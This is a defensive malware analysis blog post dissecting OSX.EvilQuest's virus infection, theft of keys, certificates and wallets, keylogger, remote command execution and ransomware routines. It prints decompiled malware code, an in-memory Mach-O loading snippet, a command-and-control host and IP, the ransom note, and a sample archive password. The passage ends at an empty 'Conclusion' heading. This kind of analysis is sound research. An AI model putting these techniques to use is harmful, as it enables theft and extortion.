OSX.EvilQuest Uncovered

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OSX.EvilQuest Uncovered

part ii: insidious capabilities

by: Patrick Wardle / July 3, 2020

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📝 👾 Want to play along?

I've added the sample ('OSX.EvilQuest') to our malware collection (password: infect3d)

…please don't infect yourself!

Background

In part one of this blog post series, we detailed the infection vector, persistence, and anti-analysis logic of `OSX.EvilQuest`.

Though initially though to be a rather mundane piece of ransomware, further analysis revealed something far more powerful and insidious. In this post, we detail the malware's viral actions, as well as detail its full capabilities (ransomware logic included).

Viral Infection

Wikipedia defines a computer virus as:

> *"A computer virus is a type of computer program that, when executed, replicates itself by modifying other computer programs and inserting its own code."*

The reality is most (all?) recent macOS malware specimens are not computer viruses (by the standard definition), as they don't seek to locally replicate themselves. However `OSX.EvilQuest` does …making it a true macOS computer virus!! 😍

Recall in part one we noted that:

> *"…the malware invokes a method named* `extract_ei` *, which attempts to read …* `trailer` *data from the end of itself. However, as a function named* `unpack_trailer` *(invoked by* `extract_ei` *) returns 0 (false) …it appears that this sample does not contain the required* `trailer` *data."*

At that time, I was not sure what this `trailer` data was …as the initial malware binary did not contain such data. But, continued analysis gave use the answer.

Once the initial malware binary has persisted, it invokes a method named `ei_loader_main`:

```
 1int _ei_loader_main(char* argv, int euid, char* home) {
 2
 3    ...
 4
 5    //decrypts to "/Users"
 6    *(var_30 + 0x8) = _ei_str("26aC391KprmW0000013");
 7
 8    //create new thread
 9    // execution starts at `_ei_loader_thread`
10    rax = pthread_create(&var_28, 0x0, _ei_loader_thread, var_30);
11
12    return rax;
13}
```

This function decrypts a string ("`/Users`"), then invokes `pthread_create` to spawn a new background thread with the start routine set to the `ei_loader_thread` function.

This thread function simply invokes a function named `get_targets`, passing in a callback function named `is_executable`. Then, for each 'target' invokes a function named `append_ei`:

```
__text:000000010000C9D8                 lea     rsi, [rbp+var_10]
__text:000000010000C9DC                 lea     rdx, [rbp+var_14]
__text:000000010000C9E0                 call    _get_targets    ; get list of executable files
__text:000000010000C9E5                 cmp     eax, 0
__text:000000010000C9E8                 jnz     loc_10000CA59
__text:000000010000C9EE                 mov     [rbp+var_20], 0
__text:000000010000C9F5
__text:000000010000C9F5 loc_10000C9F5:                          ; CODE XREF: _ei_loader_thread+AF↓j
__text:000000010000C9F5                 mov     eax, [rbp+var_20]
__text:000000010000C9F8                 cmp     eax, [rbp+var_14]
__text:000000010000C9FB                 jge     loc_10000CA54
__text:000000010000CA01                 mov     rax, [rbp+var_8]
__text:000000010000CA05                 mov     rdi, [rax]
__text:000000010000CA08                 mov     rax, [rbp+var_10]
__text:000000010000CA0C                 movsxd  rcx, [rbp+var_20]
__text:000000010000CA10                 shl     rcx, 4
__text:000000010000CA14                 add     rax, rcx
__text:000000010000CA17                 mov     rsi, [rax]
__text:000000010000CA1A                 call    _append_ei      ; infect them allllll
```

```
 1int _ei_loader_thread(int arg) {
 2
 3    var_10 = 0x0;
 4    var_14 = 0x0;
 5    count =  0x0;
 6    rax = get_targets(*(arg + 0x8), &var_10, &var_14, is_executable);
 7    if (rax == 0x0) {
 8        for (i = 0x0; i < var_14; i++)
```

```
 9        {
10                if (append_ei(*var_8, *(var_10 + (sign_extend_64(var_20) << 0x4))) == 0x0) {
11                        var_24 = count + 0x1;
12                }
13                else {
14                        var_24 = count;
15                }
16                count = var_24;
17        }
18    }
19    return count;
20}
```

Here, we briefly describe these function, and their role in locally propagating the malware (virus):

- `get_targets` (address: `0x000000010000E0D0`):
  Given a root directory (i.e. `/Users`) the `get_targets` function invokes the `opendir` and `readdir` APIs in order to recursively generate a listing of files. However, for each file encountered, the callback function (i.e. `is_executable`) is applied to see if the file is of interest. (Note that elsewhere in the code, the `get_targets` is invoked, albeit with a different filter callback).

- `is_executable` (address: `0x0000000100004AC0`):
  The callback (filter) function is invoked with a path to a file, and check if its executable (i.e. a candidate for infection).

More specifically, it first checks (via `strstr`) if the path contains `.app/`, and if it does, the function returns with 0x0.

```
 1__text:0000000100004ACC                mov     rdi, [rbp+file]
2__text:0000000100004AD0                lea     rsi, aApp       ; ".app/"
3__text:0000000100004AD7                call    _strstr
4__text:0000000100004ADC                cmp     rax, 0
5__text:0000000100004AE0                jz      continue
6__text:0000000100004AE6                mov     [rbp+var_4], 0
7__text:0000000100004AED                jmp     leave
```

Assuming the file is not (within) an application bundle, it examines the file's header looking for various binary magic numbers (i.e. `MH_MAGIC_64`, etc.):

```
 1if ((((var_40 != 0xfeedface) && (var_40 != 0xcefaedfe)) &&
2      (var_40 != 0xfeedfacf)) && (var_40 != 0xcffaedfe)) {
3
4           //not an executable!
5}
```

- `append_ei` (address: `0x0000000100004BF0`):
  This is the actual viral infection function, that takes a path to the malware's binary image (i.e. `/Library/mixednkey/toolroomd`) and a path to a target executable binary to infect.

  To infect the target, the malware first opens and reads in both the contents of the source and target files. It then writes the contents of the source file (the malware) to the start of the target file, while (re)writing the original target bytes to the end of the file. It then writes a trailer to the end of the file. The trailer includes an infection marker (`DEADFACE`) and the offset in the (now) infected file where the original target's bytes are.

Once an executable file is infected, since the malware has wholly inserted itself at the start of the file, whenever the file is subsequently executed, the malware will be executed first!

Of course to ensure nothing is amiss, the contents of the original file should be run as well …and the malware indeed ensures this occurs.

Recall that when the malicious code is executed, it invokes the `extract_ei` function on its own binary image, to check if the file is infected. If so, it opens itself, and reads the trailer to get the offset of where the file's original bytes are located. It then writes these bytes out to a new file named: `.<orginalfilename>1`. This file is then set executable (via `chmod`) and executed (`via execl`):

```
 1__text:00000001000055DA                mov     rdi, [rbp+newFile]
2__text:00000001000055E1                movzx   esi, [rbp+var_BC]
3__text:00000001000055E8                call    _chmod
4__text:00000001000055ED                xor     esi, esi
5__text:00000001000055EF                mov     rdi, [rbp+newFile]
6__text:00000001000055F6                mov     [rbp+var_158], eax
7__text:00000001000055FC                mov     al, 0
8__text:00000001000055FE                call    _execl
```

We can observe the execution of the "restored" file via a process monitor …which originally was a file placed on the desktop called `infectME` (and thus the malware renames `.infectME1` to execute):

```
# ~/Desktop/ProcInfo

starting process monitor
process monitor enabled...

[process start]
pid: 1380
path: /Users/user/Desktop/infectME
user: 501

...
```

```
[process start]
pid: 1380
path: /Users/user/Desktop/.infectME1
user: 501
```

Uncovering and understanding the viral infection routine means two things:

1. Simply removing the malware's launch item(s) and binaries is not enough to disinfect a system. If you're infected, best to wipe and re-install macOS!

2. One could trivially write a disinfector to restore infected files, by:
   a. Scanning for infected files (infection marker `DEADFACE`)
   b. Parse the trailer to find the offset of the file's original bytes
   c. Remove everything before this offset (i.e. the malware's code)

File Exfiltration

One of the main capabilities of this virus, is the stealthy exfiltration of files that match certain regular expressions.

In the `main` function, the malware spawns off a background thread to execute a function named `ei_forensic_thread`:

```
1rax = pthread_create(&thread, 0x0, _ei_forensic_thread, &args);
```

The `_ei_forensic_thread` first connects to `andrewka6.pythonanywhere.com` to read a remote file (`ret.txt`), that contained the address of the remote command and control server. Then, it invokes a function named `lfsc_dirlist` with a parameter of `/Users`. As its name suggests, the `lfsc_dirlist` performs a recursive directory listing, returning the list:

```
$ lldb /Library/mixednkey/toolroomd

...
(lldb) b 0x000000010000171E
Breakpoint 1: where = toolroomd`toolroomd[0x000000010000171e], address = 0x000000010000171e

(lldb) c

* thread #4, stop reason = breakpoint 1.1
    frame #0: 0x000000010000171e toolroomd
->  0x10000171e: callq  0x100002dd0

(lldb) ni

(lldb) x/s $rax
```

```
0x10080bc00: "/Users/user\n/Users/Shared\n/Users/user/Music\n/Users/user/.lldb\n/Users/user/Pictures
```

This directory listing is then sent to the attacker's remote command and control server, via call to the malware `ei_forensic_sendfile` function:

```
1__text:000000010000187A                mov     rdi, [rbp+mediator]
2__text:000000010000187E                mov     rsi, [rbp+var_58]
3__text:0000000100001882                mov     rdx, [rbp+directoryList]
4__text:0000000100001886                mov     rax, [rbp+var_58]
5__text:000000010000188A                mov     rcx, [rax+8]
6__text:000000010000188E                call    _ei_forensic_sendfile
```

The malware then invokes the `get_targets` function (which we discussed earlier), however this time it passes in the `is_lfsc_target` callback filter function:

```
1rax = get_targets(rax, &var_18, &var_1C, is_lfsc_target);
```

As the `get_targets` function is enumerating the user's files, the `is_lfsc_target` function is called to determine if files are of interest. Specifically the `is_lfsc_target` function invokes two helper functions, `lfsc_parse_template` and `is_lfsc_target` to classify files. In a debugger, we can ascertain the address of the match constraints (`0x0000000100010A95`), and then match that in the dump of the strings we decrypted (in part one of this blog post series):

```
(0x10eb67a95): *id_rsa*/i
(0x10eb67ab5): *.pem/i
(0x10eb67ad5): *.ppk/i
(0x10eb67af5): known_hosts/i
(0x10eb67b15): *.ca-bundle/i
(0x10eb67b35): *.crt/i
(0x10eb67b55): *.p7!/i
(0x10eb67b75): *.!er/i
(0x10eb67b95): *.pfx/i
(0x10eb67bb5): *.p12/i
(0x10eb67bd5): *key*.pdf/i
(0x10eb67bf5): *wallet*.pdf/i
(0x10eb67c15): *key*.png/i
(0x10eb67c35): *wallet*.png/i
(0x10eb67c55): *key*.jpg/i
(0x10eb67c75): *wallet*.jpg/i
(0x10eb67c95): *key*.jpeg/i
(0x10eb67cb5): *wallet*.jpeg/i
```

Ah, so the malware has a propensity for sensitive files, such as certificates, crytocurrency wallets and keys!

Once the `get_targets` function returns (with a list of files that match these regexes) the malware reads each file's contents, (if they are under `0x1c00` bytes in length) via call to `lfsc_get_contents`, and then exfiltrates said contents to the attacker's remote command and control server (via `ei_forensic_sendfile`):

```
 1rax = _get_targets(rax, &var_18, &var_1C, _is_lfsc_target);
 2if (rax == 0x0) {
 3  for (var_8C = 0x0; var_8C < 0x0; var_8C = var_8C + 0x1) {
 4    if (fileSize <= 0x1c00) {
 5      ...
 6      rax = lfsc_get_contents(filePath, &fileContents, &fileSize);
 7      if (rax == 0x0) {
 8        if (ei_forensic_sendfile(fileContents, fileSize ...) != 0x0) {
 9            sleep();
10        }
11      }
12    }
13  }
14}
```

We can confirm this in a debugger, but creating a file on desktop named, `key.png` and setting a breakpoint on the call to `lfsc_get_contents` (at `0x0000000100001965`). Once hit, we print out the contents of the first argument (`rdi`) and see indeed, the malware is attempting to read (and then exfiltrate) the `key.png` file:

```
$ lldb /Library/mixednkey/toolroomd

...
(lldb) b 0x0000000100001965
Breakpoint 1: where = toolroomd`toolroomd[0x0000000100001965], address = 0x0000000100001965

(lldb) c

* thread #4, stop reason = breakpoint 1.1
->  0x10000171e: callq  lfsc_get_contents



(lldb) x/s $rdi
0x1001a99b0: "/Users/user/Desktop/key.png"
```

If infected, assume all your certs/wallets/keys are belong to attackers!

Persistence Monitoring

Interestingly, the malware also appears to implement basic "self-defense", and appears to re-persist itself if it's on-disk image is tampered with (deleted?).

In the `main` method, the malware spawns (another) background thread to execute a function named `ei_pers_thread`. This thread contains logic to (re)persist and (re)start the malware with calls to the functions such as `persist_executable`, `install_daemon`, and `run_daemon`. Interestingly enough, before these calls it invokes a function named `set_important_files` which opens a kernel queue (via `kqueue`) and instructs it to watch a file …specifically the malware's persistent binary: `~/Library/AppQuest/com.apple.questd`.

Another function, `extended_check_modification`, invokes the `kevent` API to detect modifications of the watched file.

Via a file monitor, it appears that this mechanism can ensure that the malware is re-persisted if its on-disk binary image is deleted (as shown below):

```
# rm ~/Library/AppQuest/com.apple.questd
# ls ~/Library/AppQuest/com.apple.questd
ls: /Users/user/Library/AppQuest/com.apple.questd: No such file or directory

# fs_usage -w -f filesystem | grep com.apple.questd
...
WrData[A]       D=0x0069bff8  B=0x16000  /dev/disk1s1  /Users/user/Library/AppQuest/com.apple.questd

$ ls ~/Library/AppQuest/com.apple.questd
/Users/user/Library/AppQuest/com.apple.questd
```

Remote Tasking

The malware also supports a small set of (powerful) commands, that afford a remote attacker complete and continuing access over an infected system.

From the `main` function, the malware invokes a function named `eiht_get_update`. This function attempts to read a remote file (`ret.txt`) from `andrewka6.pythonanywhere.com` that contained the address of the remote command and control server. If that failed, the malware would default to using the hard-coded (albeit encrypted) IP address `167.71.237.219`. In order to gather information about the infected host, it invokes a function named: `ei_get_host_info` …which in turn invokes various macOS APIs such as `getlogin` and `gethostname`.

```
(lldb) x/s 0x0000000100121cf0
0x100121cf0: "user[(null)]"
(lldb) x/s 0x00000001001204b0
0x1001204b0: "Darwin 18.6. (x86_64) US-ASCII yes-no"
```

This basic survey data is serialized (and encrypted?) before being sent to the attacker's command and control server (via the `http_request` function) encoded in the URL.

The response is deserialized (via a call to a function named `eicc_deserialize_request`), and then validated (via `eiht_check_command`). Interestedly it appears that some information (a checksum?) of the command may be logged to a file `.shcsh`, by means of a call to the `eiht_append_command` function:

```
 1int eiht_append_command(int arg0, int arg1) {
 2
 3    var_1C = _ei_tpyrc_checksum(arg0, arg1);
 4
 5    ...
 6    var_28 = fopen(".shcsh", "ab");
 7
 8    ...
 9
10    fseek(var_28, 0x0, 0x2);
11    rax = fwrite(&var_1C, 0x1, 0x4, var_28);
12    var_30 = rax;
13    rax = fclose(var_28);
14}
```

Any tasking received from the command and control server is handled via the `_dispatch` function (at address: `0x000000010000A7E0`), which is passed the result of the call to the `eicc_deserialize_request` function.

Interestingly the malware appears to first checks to make sure the received command is for the actual host - via a call to a function named `check_if_targeted`. This function extracts values received from the server checking that:

0. `deserializedRequest+0x10` matches `0x200` …if not, return ok.
1. `deserializedRequest+0x10` matches `0BADA55FCh` …if not, return error (`0x0FFFFFFFE`)
2. `deserializedRequest+0x14` matches the first byte of the infected system's mac address, (or that the first byte of the infected system's mac address is zero) …if not, return error (`0xFFFFFFFDh`)

If the `check_if_targeted` function returns a non-zero value, and command from server is not processed.


The last of these "prerequisites" is rather interesting:

```
 1//get_host_identifier return first byte of mac address (extended into 64bit register)
 2__text:000000010000A6A8                call    _get_host_identifier
 3__text:000000010000A6AD                mov     [rbp+hostID], rax
 4__text:000000010000A6B1                mov     rax, [rbp+hostID]
 5__text:000000010000A6B5                cmp     rax, [rbp+copy2]
 6__text:000000010000A6B9                jz      continue
 7__text:000000010000A6BF                cmp     [rbp+hostID], 0
 8__text:000000010000A6C4                jz      continue
 9__text:000000010000A6CA                mov     [rbp+returnVar], 0FFFFFFFDh
10__text:000000010000A6D1                jmp     leave
```

This seems to imply that either:

1. The attacker knows the first byte of the infected system's mac address (and thus can insert it in the packet from the server so the "prerequisite" can be fulfilled), or
2. The attacker only wants commands to be processed on infected systems where the first byte is of the mac address is 0x0 (it is on my VM, but not my base system).

Though further analysis is needed, it appears that only code that retrieves the infected system mac address, is via the `_get_host_identifier` function (which calls a function named `ei_get_macaddr`). This code is only invoked in the `check_if_targeted` function. That is to say, nowhere else is the mac address retrieved (for example we don't see it as part of the survey data that is then sent to the server on initial check in).



Assuming the server's response contains a `0x200` (at offset `0x10`) or the first byte of the mac address is `0x0` or matches the value in the packet from the server, tasking commences.

The malware supports the following tasking:

- Task `0x1` : `react_exec`


  The `react_exec` command appears to execute a payload received from the server. Interestingly it attempts to first execute the payload directly from memory! Specifically it invokes a function named `ei_run_memory_hrd` which invokes the Apple `NSCreateObjectFileImageFromMemory`, `NSLinkModule`, `NSLookupSymbolInModule`, and `NSAddressOfSymbol` APIs to load and link the in-memory payload.

  At a previous BlackHat talk ("Writing Bad @$$ Malware for OS X"), I discussed this technique (an noted Apple used to host sample code to implement such in-memory execution):

IN-MEMORY MACH-O LOADING

dyld supports in-memory loading/linking

```
//vars
NSObjectFileImage fileImage = NULL;
NSModule module             = NULL;
NSSymbol symbol             = NULL;
void (*function)(const char *message);

//have an in-memory (file) image of a mach-O file to load/link
// ->note: memory must be page-aligned and alloc'd via vm_alloc!

//create object file image
NSCreateObjectFileImageFromMemory(codeAddr, codeSize, &fileImage);

//link module
module = NSLinkModule(fileImage, "<anything>", NSLINKMODULE_OPTION_PRIVATE);

//lookup exported symbol (function)
symbol = NSLookupSymbolInModule(module, "_" "HelloBlackHat");

//get exported function's address
function = NSAddressOfSymbol(symbol);

//invoke exported function
function("thanks for being so offensive ;)");
```



loading a mach-O file from memory

If the in-memory execution fails, the malware writes out the payload to a file named `.xookc`, sets it to be executable (via `chmod`), then executes via a call to `system`.

- Task `0x2` : `react_save`

  The `react_save` decodes data received from the server and saves it to a file. It appears the file name is specified by the server as well. In some cases the file will be set to executable via a call to `chmod`.

- Task `0x4` : `react_start`

  This method is a nop, and does nothing:

```
1int react_start(int arg0) {
2    return 0x0;
3}
```

- Task `0x8` : `react_keys`

  The `react_keys` command starts a keylogger. Specifically it instructs the malware to spawn a background thread to execute a function named `eilf_rglk_watch_routine`. This function creates an event tap (via the `CGEventTapCreate` API), add it to the current runloop, then invokes the `CGEventTapEnable` to activate the event tap.
  Once the tap is activated, keypresses (e.g. by the user) will be delivered to the `process_event` function, which then converts the the raw keypresses “readable” key codes (via the `kconvert` function). Somewhat interestingly, the malware then passes the converted key code to the `printf` function …to print them out? (You’d have thunk it would write them to a file …). Perhaps this part of code is not quite done (yet)!

- Task `0x10` : `react_ping`

The `react_ping` command simply compares a value from the server with the (now decrypted) string `"Hi there"`. A match causes this command to return "success", which likely just causes the malware to respond to the server for (more) tasking.

- Task `0x20` : `react_host`

  This method is a nop, and does nothing:

```
1int react_host(int arg0) {
2    return 0x0;
3}
```

- Task `0x40` : `react_scmd`

  The `react_scmd` command will execute a command from the server via the `popen` API:

```
1__text:0000000100009EDD                mov     rdi, [rbp+var_18] ; char *
2__text:0000000100009EE1                lea     rsi, aR         ; "r"
3__text:0000000100009EE8                mov     [rbp+var_70], rax
4__text:0000000100009EEC                call    _popen
```

  The response (output) of the command is read, and transmitted about to the server via the `eicc_serialize_request` and `http_request` functions.

File Ransom

The most readily observable side-affect of an `OSX.EvilQuest` infection is its file encryption (ransomware) activities.

After the malware has invoked a method named `_s_is_high_time` and waited on several timers to expire, it begins encrypting the (unfortunate) user's files, by invoking a function named `carve_target`. The `carve_target` first begins the key generation process via a call to the `random` API, and functions named `eip_seeds` and `eip_key`. It then generates a list of files to encrypt, by invoking the `get_targets` function, passing in the `is_file_target` as a filter function. This filter function filters out all files, except those that match certain file extensions. The encrypted list of extensions is hard-coded at address `000000010001299E` within the malware. In part one of this blog post series, we decrypted all the embedded string, thus can readily examine the decrypted list:

```
(0x10eb6999e): .tar
(0x10eb699b2): .rar
(0x10eb699c6): .tgz
(0x10eb699da): .zip
(0x10eb699ee): .7z
(0x10eb69a02): .dmg
```

```
(0x10eb69a16): .gz
(0x10eb69a2a): .jpg
(0x10eb69a3e): .jpeg
(0x10eb69a52): .png
(0x10eb69a66): .gif
(0x10eb69a7a): .psd
(0x10eb69a8e): .eps
(0x10eb69aa2): .mp4
(0x10eb69ab6): .mp3
(0x10eb69aca): .mov
(0x10eb69ade): .avi
(0x10eb69af2): .mkv
(0x10eb69b06): .wav
(0x10eb69b1a): .aif
(0x10eb69b2e): .aiff
(0x10eb69b42): .ogg
(0x10eb69b56): .flac
(0x10eb69b6a): .doc
(0x10eb69b7e): .txt
(0x10eb69b92): .docx
(0x10eb69ba6): .xls
(0x10eb69bba): .xlsx
(0x10eb69bce): .pages
(0x10eb69be2): .pdf
(0x10eb69bf6): .rtf
(0x10eb69c0a): .m4a
(0x10eb69c1e): .csv
(0x10eb69c32): .djvu
(0x10eb69c46): .epub
(0x10eb69c5a): .pub
(0x10eb69c6e): .key
(0x10eb69c82): .dwg
(0x10eb69c96): .c
(0x10eb69caa): .cpp
(0x10eb69cbe): .h
(0x10eb69cd2): .m
(0x10eb69ce6): .php
(0x10eb69cfa): .cgi
(0x10eb69d0e): .css
(0x10eb69d22): .scss
(0x10eb69d36): .sass
(0x10eb69d4a): .otf
(0x10eb69d5e): .ttf
(0x10eb69d72): .asc
(0x10eb69d86): .cs
(0x10eb69d9a): .vb
(0x10eb69dae): .asp
```


```
(0x10eb69dc2): .ppk
(0x10eb69dd6): .crt
(0x10eb69dea): .p7
(0x10eb69dfe): .pfx
(0x10eb69e12): .p12
(0x10eb69e26): .dat
(0x10eb69e3a): .hpp
(0x10eb69e4e): .ovpn
(0x10eb69e62): .download
(0x10eb69e82): .pem
(0x10eb69e96): .numbers
(0x10eb69eb6): .keynote
(0x10eb69ed6): .ppt
(0x10eb69eea): .aspx
(0x10eb69efe): .html
(0x10eb69f12): .xml
(0x10eb69f26): .json
(0x10eb69f3a): .js
(0x10eb69f4e): .sqlite
(0x10eb69f6e): .pptx
(0x10eb69f82): .pkg
```

Armed with a list of target files (that match the above extensions), the malware completes the key generation process (via a call to `random_key`, which in turn calls `srandom` and `random`), before calling a function named `carve_target` on each file.

The `carve_target` function is invoked with the path of the file to encrypt, the result of the call to `random_key`, as well as values from returned by the calls to `eip_seeds` and `eip_key`. It takes the following actions:

1. Makes sure the file is accessible via a call to `stat`
2. Creates a temporary file name, via a call to a function named `make_temp_name`
3. Opens the target file for reading
4. Checks if the target file is already encrypted via a call to a function named `is_carved` (which checks for the presence of `BEBABEDD` at the end of the file).
5. Open the temporary file for writing
6. Read(s) 0x4000 byte chunks from the target file
7. Invokes a function named `tpcrypt` to encrypt the (0x4000) bytes
8. Write out the encrypted bytes to the temporary file
9. Repeats steps 6-8 until all bytes have been read and encrypted from the target file
10. Invokes a function named `eip_encrypt` to encrypt (certain?) keying information which is then appended to the temporary file
11. Writes `0DDBEBABE` to end of the temporary file (as noted by Dinesh Devadoss)
12. Deletes the target file
13. Renames the temporary file to the target file

Once all the files in the list of target files have been encrypted, the malware writes out the following to a file named `READ_ME_NOW.txt` :



YOUR IMPORTANT FILES ARE ENCRYPTED

Many of your documents, photos, videos, images and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your file without our decryption service.

We use 256-bit AES algorithm so it will take you more than a billion years to break this encryption without knowing the key (you can read Wikipedia about AES if you don't believe this statement).
Anyways, we guarantee that you can recover your files safely and easily. This will require us to use some processing power, electricity and storage on our side, so there's a fixed processing fee of 50 USD. This is a one-time payment, no additional fees included.
In order to accept this offer, you have to deposit payment within 72 hours (3 days) after receiving this message, otherwise this offer will expire and you will lose your files forever.
Payment has to be deposited in Bitcoin based on Bitcoin/USD exchange rate at the moment of payment. The address you have to make payment is:


13roGMpWd7Pb3ZoJyce8eoQpfegQvGHHK7

Decryption will start automatically within 2 hours after the payment has been processed and will take from 2 to 5 hours depending on the processing power of your computer. After that all of your files will be restored.

THIS OFFER IS VALID FOR 72 HOURS AFTER RECEIVING THIS MESSAGE

To make sure the user reads this file, it displays the following modal prompt, and reads it aloud via macOS built-in 'say' command:

Luckily [RansomWhere?](https://objective-see.com/products/ransomwhere.html) detects this file ransoming 😇



Hrmmm, but what about file decryption? Well as noted (by your truly) on twitter, though the malware contains a function named `uncarve_target` which appears to be able to decrypt ("unransom") a file, give a path to the file and the decryption key, there are no cross-references to this function!

Moreover, it does not appear that the dynamically generated encryption key is ever sent to the server (attacker).

This implies that even if you do pay, there is no way to decrypt the ransomed files? (unless there is enough keying material stored in the file, and a separate decryptor utility is created …but this seems unlikely). 🤔


Conclusion

